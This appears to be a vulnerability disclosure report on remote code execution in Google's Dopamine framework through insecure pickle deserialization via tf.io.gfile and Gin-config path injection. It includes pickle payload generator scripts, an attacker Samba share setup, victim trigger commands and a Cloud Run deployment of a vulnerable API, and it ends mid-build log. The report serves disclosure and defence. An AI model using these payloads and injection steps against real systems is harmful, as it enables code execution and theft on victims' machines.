Dopamine
- Version 2.0
(Pre Keras release) / Remote Code Execution (RCE) via Insecure Deserialization using tf.io.gfile
and Gin-Config
(RCE in Google Cloud)
Below are two (2) ways to reproduce RCE in Dopamine,
without local intervention by a third party to modify files that allow code execution during the
deserialization process.
For both cases, two (2) different devices were used to simulate the interaction between an
attacking machine (Raspberry Pi with IP 192.168.1.90)
and a victim machine (Windows with IP 192.168.1.88).
Note: While this vulnerability is specifically verified and reported on version 2.0,
other prior and subsequent versions may also be susceptible to this insecure deserialization
vector.
Introduction

Dopamine
is an open-source, high-performance research framework developed by Google for the
fast prototyping of reinforcement learning algorithms. Built with a focus on ease of use,
reproducibility, and reliability, it has become a cornerstone in the AI community for training and
evaluating reinforcement learning agents on demanding environments like Atari 2600 games.
By providing clean, well-tested implementations of key algorithms (including DQN, Rainbow, C51, and IQN) in both TensorFlow and JAX, Dopamine allows researchers and developers to quickly iterate on new ideas without the overhead of building foundational training loops from scratch. Its widespread adoption across research labs, universities, and industrial ML pipelines underscores its critical importance to the advancement of autonomous decision-making models.
Vulnerability description
The vulnerability is rooted in the insecure use of the pickle
module to deserialize data from files accessed through the tf.io.gfile
abstraction layer. While pickle
is known to be insecure, the use of tf.io.gfile
significantly expands the attack surface by allowing the application to load and deserialize
malicious payloads from remote URIs (e.g., gs://,
s3://,
or UNC paths) that an attacker can inject via configuration or API parameters.
Vector 1: Abstraction Vector using tf.io.gfile
In the Colab utility module, the function load_statistics
is used to restore training metrics. It constructs a path and opens it using tf.io.gfile.GFile,
which blindly supports remote schemes. The resulting file object is then passed directly to pickle.load.
Vulnerable code in dopamine/colab/utils.py:
# Line 174
  with tf.io.gfile.GFile(log_file, 'rb') as f:
    return pickle.load(f), iteration_number
Vector 2: Configuration Injection via Gin-Config
The Checkpointer
class, responsible for saving and restoring agent states, is marked as @gin.configurable.
This allows an attacker to hijack the base_directory
parameter using Gin bindings (e.g., --gin_bindings="Checkpointer.base_directory='Z:/checkpoints'").
When the system attempts to restore a checkpoint, it accesses the attacker-controlled path and
deserializes the payload.
Vulnerable code in dopamine/discrete_domains/checkpointer.py:
# Line 203
  def _load_data_from_file(self, filename):
    if not tf.io.gfile.exists(filename):
      return None
    with tf.io.gfile.GFile(filename, 'rb') as fin:
      return pickle.load(fin)
Technical Impact Analysis
Project Purpose & Context
Dopamine is a high-performance research framework developed by Google for the fast prototyping of Deep Reinforcement Learning (DRL) algorithms. With over 10.9K stars and 1.4K forks on GitHub, it serves as a foundational tool for the AI research community, prioritizing flexibility, reproducibility, and ease of use. It provides optimized implementations in JAX and TensorFlow for major agents such as DQN, Rainbow, SAC, and PPO, supporting critical research environments like Atari and MuJoCo. Its widespread adoption makes it a central component in modern AI development pipelines.
Platform & Deployment Environment
Dopamine is typically deployed in high-compute and collaborative environments:
- Google Colab & Jupyter Notebooks: Heavily used for rapid experimentation, frequently loading remote baselines and statistics.
- Local Research Workstations: Running on high-end hardware with dedicated GPU resources.
- HPC & Cloud Clusters: Deployed at scale in Google Cloud, AWS, and Azure for distributed training using JAX/TF.
- MLOps Pipelines: Integrated into automated workflows that move models and data between storage buckets and compute nodes.
Comprehensive Risk Assessment
The presence of a Remote Code Execution (RCE) vulnerability in a core Google AI framework presents critical risks:
- Compute Resource Hijacking: Attackers can seize expensive GPU/TPU resources for unauthorized tasks, such as large-scale crypto-mining.
- Intellectual Property & Data Theft: Exposure of proprietary research data, private training sets, and valuable model weights.
- Lateral Movement: In cluster or cloud VPC environments, compromising a single training node can be used as a beachhead for lateral movement across the infrastructure.
- Research Integrity Poisoning: Attackers can silently manipulate training outcomes or poison model checkpoints, leading to fraudulent or manipulated scientific results.
- Supply Chain Propagation: Given its 1,400+ forks, vulnerabilities in the core Dopamine library propagate to numerous downstream projects and specialized industrial AI applications.
Attack Scenario
Who wants to exploit a particular vulnerability?
Adversaries interested in this vulnerability include:
- Resource Hijackers: Individuals or groups seeking high-compute (GPU/TPU) resources for unauthorized crypto-mining or large-scale compute tasks.
- Industrial Espionage & Research Competitors: Actors aiming to steal proprietary DRL innovations, pre-trained model weights, or private training logs from major AI laboratories.
- Nation-State Actors: Interested in long-term persistence and lateral movement within cloud environments that host sensitive ML/AI workloads.
For what gain?
The objectives of such an exploit include:
- Theft of Intellectual Property: Exfiltration of highly valuable model weights and training datasets that cost millions to produce.
- Sabotage & Poisoning: Silently corrupting training checkpoints to invalidate research results or to plant "backdoors" into AI behaviors that only manifest under specific conditions.
- Lateral Movement Beachhead: Using the compromised research node as a trusted pivot point to attack more sensitive internal infrastructure.
In what way?
An attacker can execute this exploitation through several practical methods:
- Poisoned Performance Baselines: An attacker could publicly share "optimized
pre-trained checkpoints" (e.g., on a malicious GitHub repo or public cloud bucket). A researcher
attempting to use these as a starting point for their own experiment by pointing
base_dirto the attacker’s URI triggers the RCE upon loading. - Configuration Hijacking in Shared Platforms: In environments where training
parameters are passed via API or command-line (like training-as-a-service platforms), an
attacker can inject malicious Gin bindings (
--gin_bindings) to redirect Dopamine from a local safe path to a remote malicious URI. - Lateral Infection in Research Clusters: If an attacker compromises a single worker or a shared network storage (NFS/Cloud Bucket) used by a research cluster, they can replace legitimate checkpoints with malicious ones, ensuring that any other node attempting to resume training or evaluate the model will also be compromised.
Reproduction steps for Abstraction Vector using tf.io.gfile
On the Raspberry (attacker)
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
kw0@kw0l4b:~ $
Shared Resource Configuration (SMB):
1. Install Samba: sudo apt update && sudo apt install samba samba-common-bin -y
2. Prepare the attack directory:
mkdir ~/lab_attack
chmod 755 /home/kw0  # Allows Samba to access the HOME
chmod -R 777 ~/lab_attack
3. Configure Samba: Add to the end of /etc/samba/smb.conf:
[lab_share]
   path = /home/kw0/lab_attack
   read only = no
   guest ok = yes
   force user = kw0
*Note: force user
ensures that external requests have the permissions of your local user.*
4. Payload Generation on the Raspberry:
Run the specialized exploit.py
script to generate the log_0
file directly in the shared path:
Attacker's Exploit code snippet (tf.io.gfile/exploit.py):
import os

# Script para ejecución directa en Raspberry Pi (Linux)
# Genera el payload binario 'Zero-Mod' en el directorio compartido de ataque.

# El comando 'calc.exe' se ejecutará en la VÍCTIMA (Windows)
binary_payload = b'cos\nsystem\n(Vcalc.exe\ntR.'

# Definir la ruta en la Raspberry Pi (Directorio compartido)
share_dir = os.path.expanduser('~/lab_attack')
os.makedirs(share_dir, exist_ok=True)
payload_file = os.path.join(share_dir, 'log_0')

# Escribir el payload binario
with open(payload_file, 'wb') as f:
    f.write(binary_payload)

print(f"Éxito: Payload 'Zero-Mod' generado en {payload_file}")
print("El archivo está listo para ser servido vía Samba a la víctima Windows.")
python exploit.py
On Windows (victim)
PS L:\HTTP_Code_Filleter\OT2\dopamine> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
PS L:\HTTP_Code_Filleter\OT2\dopamine>
Exploit Execution:
1. Delete previous network bridge: net use Z: /delete
2. Create the network bridge:
net use Z: \\192.168.1.90\lab_share /persistent:no3. Launch deserialization:
python -c "from dopamine.colab import utils; utils.load_statistics(r'Z:', iteration_number=0)"
Reproduction steps for Configuration Injection via Gin-Config
On the Raspberry (attacker)
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
Generate the malicious checkpoint structure to be served via SMB:
Attacker's Exploit code snippet (gin-config/exploit.py):
import os

# Script de ataque para Raspberry Pi (Vector 3: Gin-Config)
# Genera el payload de Checkpoint malicioso para ser servido vía SMB.

# Comando a ejecutar en la víctima (Windows)
binary_payload = b'cos\nsystem\n(Vcalc.exe\ntR.'

# Directorio del SMB Share en el laboratorio (Raspberry)
share_dir = os.path.expanduser('~/lab_attack/checkpoints')
os.makedirs(share_dir, exist_ok=True)

# 1. El Payload (La Bala)
payload_file = os.path.join(share_dir, 'ckpt.0')
with open(payload_file, 'wb') as f:
    f.write(binary_payload)

# 2. El Sentinel (El Seguro de carga)
# Importante: Nombre específico para esta versión de Dopamine
sentinel_file = os.path.join(share_dir, 'sentinel_checkpoint_complete.0')
with open(sentinel_file, 'w') as f:
    f.write('complete')

print(f"Éxito: Estructura de Checkpoint generada en {share_dir}")
print("Archivos listos para el secuestro de Gin-Config.")
# Run the generator script on the Raspberry
python exploit.py*(Success: ~/lab_attack/checkpoints/ckpt.0 and the sentinel will be created).*
Configure the File Server (Samba)
Ensure the [lab_share]
resource points to ~/lab_attack
and restart the service:
sudo systemctl restart smbd
On Windows (victim)
PS L:\HTTP_Code_Filleter\OT2\dopamine> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
Connect the Network Bridge (Windows Victim)
From the Windows machine, map the Raspberry shared folder:
net use Z: \\192.168.1.90\lab_share /persistent:noRemote Trigger Injection (Gin-Config)
Create the configuration file pointing to the Raspberry network drive:
Set-Content -Path attacker.gin -Value "Checkpointer.base_directory = 'Z:/checkpoints'" -Encoding AsciiRemote RCE Execution
The victim loads the malicious configuration from the Raspberry, triggering code execution (RCE):
python -c "import gin; from dopamine.discrete_domains import checkpointer; gin.parse_config_files_and_bindings(['attacker.gin'], []); cp = checkpointer.Checkpointer(); cp.load_checkpoint(0)"
Other RCE Reproduction Vectors using Google Cloud or AWS
The "Local Access" bypass
In cloud environments (Google Cloud, AWS), tf.io.gfile
natively supports URI schemes like gs://
(Google Cloud Storage) and s3://
(Amazon S3).
- Scenario: If an application or service based on Dopamine (for example, a
training-as-a-service platform) allows the user to configure the
base_dirorlog_path. - Exploitation: An attacker does not need access to the server's file system.
They only need to provide a path like
gs://attacker-bucket/malicious_experiment/. The server, when trying to "read its own logs/checkpoints", will download and deserialize the payload from the bucket controlled by the attacker.
Persistence and Lateral Movement in Clusters
In distributed training (JAX/TF):
- If the training cluster shares a network file system (NFS) or a checkpoint bucket.
- An attacker who compromises a single worker (or who has permissions to write to the shared storage area) can plant a malicious checkpoint.
- When the master node or any other worker tries to restore the state to continue training (
Checkpointer.load_checkpoint), the attacker's code will be executed on that new node.
RCE Dopamine API on Google Cloud Platform
The deployment will be carried out using Google Cloud Run, which is the most direct and standard way to expose a container as an HTTP/API endpoint in GCP.
Prerequisites (Victim Infrastructure)
1. The gcloud
CLI command line tool installed and authenticated (gcloud auth login).
gcloud auth list
gcloud auth login
gcloud config get-value project
2. A Google Cloud account and a created GCP Project (e.g., dopamine-vuln-poc).
C:\Users\kw0>gcloud projects create dopamine-vuln-poc
Create in progress for [https://cloudresourcemanager.googleapis.com/v1/projects/dopamine-vuln-poc].
Waiting for [operations/create_project.global.8623850350238205479] to finish...done.
Enabling service [cloudapis.googleapis.com] on project [dopamine-vuln-poc]...
Operation "operations/acat.p2-339500681347-b9c7000e-cd92-4122-a9d8-03432657f160" finished successfully.

C:\Users\kw0>gcloud config set project dopamine-vuln-poc
Updated property [core/project].
3. Billing enabled in the project.
C:\Users\kw0>gcloud billing accounts list
ACCOUNT_ID            NAME                      OPEN   MASTER_ACCOUNT_ID
014C36-3C8DD0-43AC34  My Billing Account        True
018535-1185AC-8976E6  Mi cuenta de facturaci?n  False

C:\Users\kw0>gcloud billing projects link dopamine-vuln-poc --billing-account=014C36-3C8DD0-43AC34
billingAccountName: billingAccounts/014C36-3C8DD0-43AC34
billingEnabled: true
name: projects/dopamine-vuln-poc/billingInfo
projectId: dopamine-vuln-poc
4. The following Google Cloud APIs enabled:
• Cloud Run API (run.googleapis.com)
• Cloud Build API (cloudbuild.googleapis.com)
• Artifact Registry API (artifactregistry.googleapis.com)
gcloud services enable run.googleapis.com cloudbuild.googleapis.com artifactregistry.googleapis.comC:\Users\kw0>gcloud services enable run.googleapis.com cloudbuild.googleapis.com artifactregistry.googleapis.com
Operation "operations/acf.p2-339500681347-41fe6739-60bb-42fd-9dd3-80b4e1beb1a4" finished successfully.
Step 1: Prepare the Environment (Dockerfile)
To ensure the fidelity of the environment requested by the Google Cloud VRP, we will use
Image Inheritance. This allows using the official Dopamine environment (the
original docker/core/Dockerfile)
as an unaltered base and mounting the API on top.
The original docker/core/Dockerfile
of the project uses Python 3.8 and downloads the Pip installer from the general bootstrap.pypa.io
URL. Because this URL now only supports Python 3.9+, the original build of the official
repository is currently broken.
IMPORTANT: In order to maintain the integrity of the finding without modifying
the source code or the original core Dockerfile of the project, a compatibility patch has been
applied only in our own deployment layer. This adjustment uses the Pip version compatible with
Python 3.8 (https://bootstrap.pypa.io/pip/3.8/get-pip.py),
ensuring that the victim infrastructure deploys correctly in Google Cloud.
The official requirements.txt
file requests jaxlib>=0.3.15,
but these legacy versions have been removed from the main PyPI index for Python 3.8. To correct
this without altering the original files, the Google Cloud secondary index (-f https://storage.googleapis.com/jax-releases/jax_releases.html)
has been added directly in the installation command of our Dockerfile, allowing pip
to locate the correct dependencies.
Create a file named Dockerfile
in the Google_Cloud_PoC/api_service/
directory with the following content (which uses a Multi-Stage approach to mimic inheritance):
# --- ETAPA 1: ENTORNO OFICIAL (CORE) ---
# Se utiliza la lógica exacta de docker/core/Dockerfile
ARG cuda_docker_tag="11.2.2-cudnn8-devel-ubuntu20.04"
FROM nvidia/cuda:${cuda_docker_tag} AS dopamine-core

ENV DEBIAN_FRONTEND="noninteractive"
WORKDIR /root/dopamine

# Copiar el código fuente (se debe ejecutar gcloud desde la raíz)
COPY . /root/dopamine/

RUN apt-get update && apt-get install -y \
    tzdata git wget libgl1-mesa-glx software-properties-common \
    && add-apt-repository ppa:deadsnakes/ppa -y \
    && apt-get install -y python3.8 python3-distutils \
    && rm -rf /var/lib/apt/lists/*

RUN rm -f /usr/bin/python3 && ln -s /usr/bin/python3.8 /usr/bin/python3 \
    && rm -f /usr/bin/python && ln -s /usr/bin/python3.8 /usr/bin/python

# Parche de compatibilidad: Usar get-pip.py específico para Python 3.8
RUN wget https://bootstrap.pypa.io/pip/3.8/get-pip.py && python get-pip.py && rm get-pip.py

# Instalar dependencias de Dopamine usando el índice de releases de JAX
RUN pip install --no-cache-dir -r /root/dopamine/requirements.txt -f https://storage.googleapis.com/jax-releases/jax_releases.html
RUN pip install --upgrade "jax[cuda111]" -f https://storage.googleapis.com/jax-releases/jax_releases.html

# --- ETAPA 2: CAPA DE API (HERENCIA) ---
# Heredamos del entorno CORE oficial para habilitar el endpoint
FROM dopamine-core

# Instalar Flask y Gunicorn para el endpoint
RUN pip install Flask gunicorn

# Exponer el puerto de Cloud Run
EXPOSE 8080

# El código de la API ya está en su lugar gracias al COPY de la etapa anterior
# Comando para iniciar la API vulnerable
CMD ["gunicorn", "--bind", "0.0.0.0:8080", "--chdir", "Google_Cloud_PoC/api_service", "app:app"]
Step 2: Image Construction (Cloud Build)
To ensure full compatibility and avoid path errors with the Dockerfile, we will use a Cloud Build configuration file.
1. Make sure a cloudbuild.yaml
file exists in the project root with the following content:
steps:
- name: 'gcr.io/cloud-builders/docker'
  args: ['build', '-t', 'gcr.io/$PROJECT_ID/dopamine-api-victim', '-f', 'Google_Cloud_PoC/api_service/Dockerfile', '.']
images:
- 'gcr.io/$PROJECT_ID/dopamine-api-victim'
2. Run the build from the project root:
# Change PROJECT_ID to the real ID of your project in GCP
# On Windows (CMD): set PROJECT_ID=dopamine-vuln-poc

gcloud builds submit --config cloudbuild.yaml .
L:\HTTP_Code_Filleter\OT2\dopamine>gcloud config set project dopamine-vuln-poc
Updated property [core/project].
L:\HTTP_Code_Filleter\OT2\dopamine>set PROJECT_ID=dopamine-vuln-poc
L:\HTTP_Code_Filleter\OT2\dopamine>gcloud builds submit --config cloudbuild.yaml .
Creating temporary archive of 26855 file(s) totalling 1.8 GiB before compression.
Uploading tarball of [.] to [gs://dopamine-vuln-poc_cloudbuild/source/1775676884.74276-e52005b8510d403285e18a31c715b02c.tgz]
Created [https://cloudbuild.googleapis.com/v1/projects/dopamine-vuln-poc/locations/global/builds/a448cda4-4b7a-4c98-8882-8ee231455371].
Logs are available at [ https://console.cloud.google.com/cloud-build/builds/a448cda4-4b7a-4c98-8882-8ee231455371?project=339500681347 ].
Waiting for build to complete. Polling interval: 1 second(s).
----------------------------------------------------------------------------------------------- REMOTE BUILD OUTPUT ------------------------------------------------------------------------------------------------
starting build "a448cda4-4b7a-4c98-8882-8ee231455371"
FETCHSOURCE
Fetching storage object: gs://dopamine-vuln-poc_cloudbuild/source/1775676884.74276-e52005b8510d403285e18a31c715b02c.tgz#1775677155128011
Copying gs://dopamine-vuln-poc_cloudbuild/source/1775676884.74276-e52005b8510d403285e18a31c715b02c.tgz#1775677155128011...
| [1 files][442.6 MiB/442.6 MiB]
Operation completed over 1 objects/442.6 MiB.
BUILD
Already have image (with digest): gcr.io/cloud-builders/docker
Sending build context to Docker daemon 1.965GB
Step 1/14 : ARG cuda_docker_tag="11.2.2-cudnn8-devel-ubuntu20.04"
Step 2/14 : FROM nvidia/cuda:${cuda_docker_tag} AS dopamine-core
11.2.2-cudnn8-devel-ubuntu20.04: Pulling from nvidia/cuda
96d54c3075c9: Pulling fs layer
c459ed284590: Pulling fs layer
4c6b8b257244: Pulling fs layer
02229100bfd5: Pulling fs layer
120474d3cb4c: Pulling fs layer
a1705b5e14d7: Pulling fs layer
e34e3c70575d: Pulling fs layer
90e005d083a7: Pulling fs layer
d3db37d16b08: Pulling fs layer
6419cc9e8c63: Pulling fs layer
2564c8335e2a: Pulling fs layer
414350e2ed1c: Pulling fs layer
e34e3c70575d: Waiting
90e005d083a7: Waiting
d3db37d16b08: Waiting
6419cc9e8c63: Waiting
2564c8335e2a: Waiting
414350e2ed1c: Waiting
02229100bfd5: Verifying Checksum
02229100bfd5: Download complete
120474d3cb4c: Verifying Checksum
120474d3cb4c: Download complete
c459ed284590: Verifying Checksum
c459ed284590: Download complete
96d54c3075c9: Verifying Checksum
96d54c3075c9: Download complete
e34e3c70575d: Verifying Checksum
e34e3c70575d: Download complete
90e005d083a7: Verifying Checksum
90e005d083a7: Download complete
4c6b8b257244: Verifying Checksum
4c6b8b257244: Download complete
d3db37d16b08: Download complete
2564c8335e2a: Verifying Checksum
2564c8335e2a: Download complete
96d54c3075c9: Pull complete
c459ed284590: Pull complete
4c6b8b257244: Pull complete
02229100bfd5: Pull complete
